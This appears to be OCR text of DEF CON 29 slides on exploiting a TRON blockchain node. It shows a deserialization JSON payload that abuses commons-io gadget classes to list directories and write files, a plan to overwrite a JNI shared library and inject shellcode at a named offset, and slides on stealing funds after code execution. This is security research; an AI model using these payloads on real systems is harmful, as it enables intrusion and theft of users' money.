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
Override shared lib at Runtime

Process1 `dlopen(libfoo.so)`

Meanwhile, Process2 open & write libfoo.so (or by direct IO)



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Read & Write JNI .so

- Get the random file name released by JNI jar
- No direct resp by HTTP but broadcast on P2P network ⚠️
- Write binary bytes instead of string with encoding
  - Input json string
  - Output stream and file writer

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Read & Write – commons-io 2.x

WRITE

READ

java.lang.AutoCloseable

↓

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

↓

BOMInputStream#getBOM() → boolean matches(ByteOrderMark bom)


↓

Field delegate.read() → Boms cmp with input.read()

↓

org.apache.commons.io.input.TeeInputStream#read()

```
@Override
public int read() throws IOException {
    int ch = input.read();
    if (ch != -1) {
        branch.write(ch);
    }
    return ch;
}
```



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Write – commons-io 2.x

WRITE

java.lang.AutoCloseable

↓

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

↓

BOMInputStream#getBOM()

↓

Field delegate.read()

↓

org.apache.commons.io.input.TeeInputStream(InputStream input, OutputStream branch, boolean closeBranch)

```
@Override
public int read() throws IOException {
    int ch = input.read();
    if (ch != -1) {
        branch.write(ch);
    }
    return ch;
}
```

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Write String

- Field delegate → org.apache.commons.io.input.TeeInputStream
  - Field input → org.apache.commons.io.input.CharSequenceInputStream
    - Field cs → input string ⚠ > default bufsize 8192, auto flush
  - Field branch → org.apache.commons.io.output.WriterOutputStream
    - Field writer → org.apache.commons.io.output.FileWriterWithEncoding
      - Field file → output file path

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
Write Binary

- Field delegate → org.apache.commons.io.input.TeeInputStream
  - Field input → org.apache.commons.codec.binary.Base64InputStream
    - Field in → input base64 str: commons.io.input.CharSequenceInputStream
  - Field branch → org.eclipse.core.internal.localstore.SafeFileOutputStream
    - Field targetPath → output file path



- commons-codec
- AspectJ
  - AOP for database backup

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Read – commons-io 2.x

READ

java.lang.AutoCloseable

↓

org.apache.commons.io.input.BOMInputStream(InputStream delegate, boolean include, ByteOrderMark... boms)

↓

BOMInputStream#getBOM() → boolean matches(ByteOrderMark bom)

↓

Compare Array Field boms with Field delegate.read()

↓

Blind Read

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Read Directory

```
{
  "abc":{"@type": "java.lang.AutoCloseable",
    "@type": "org.apache.commons.io.input.BOMInputStream",
    "delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream",
      "reader": { "@type": "jdk.nashorn.api.scripting.URLReader",
        "url": "file://tmp/"
      }
    },
    "boms": [
      {bom1 bytes}, {bom2 bytes}, ...
    ]
  },
  "address" : {"$ref":"$.abc.BOM"}
}
```

(2) Convert Reader to InputStream

(1) Parameter url supports file:// scheme for a folder and listing directory

(3) Multiple bytes blocks to be compared with Reader output.

Use Binary Search 

(4) abc.getBOM()

(5) API /wallet/validateaddress

is null → No resp

bad format → Validate failed message

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Pointer Hijacking

```
org.tron.common.overlay.discover.node.NodeManager#channelActivated()
```

```
nodeManagerTasksTimer.scheduleAtFixedRate(new TimerTask() {
    @Override
    public void run() {
        dbWrite();
    }
}, DB_COMMIT_RATE, DB_COMMIT_RATE);
```

```
public static final native long
org.fusesource.leveldbjni.internal.NativeBuffer
$NativeBufferJNI#malloc(long size)
```

Inject shellcode

libleveldbjni.so # offset 0x197b0

`Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc`

```
root@wpad:/mnt/hgfs/tron# readelf -s -W libleveldbjni-9093995204978013502.so| grep 197b0
   830: 00000000000197b0     8 FUNC    GLOBAL DEFAULT   10 Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc
   396: 00000000000197b0     8 FUNC    GLOBAL DEFAULT   10 Java_org_fusesource_leveldbjni_internal_NativeBuffer_00024NativeBufferJNI_malloc
```

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
Exploit



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DEF CON 29
Part II
Zekai Wu
HACKERMAN

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How to Steal Your Money After RCE

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
51% Attack

- A 51% attack is an attack on a blockchain by a group of miners who control more than 50% of the network's mining hash rate.

- Attackers with majority control of the network can interrupt the recording of new blocks by preventing other miners from completing blocks.



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Super Representatives

- TRON uses the super-representative mechanism.
- The top 27 candidates with the most votes are the super representatives.
- Super representatives generate blocks, package transactions and get block rewards.

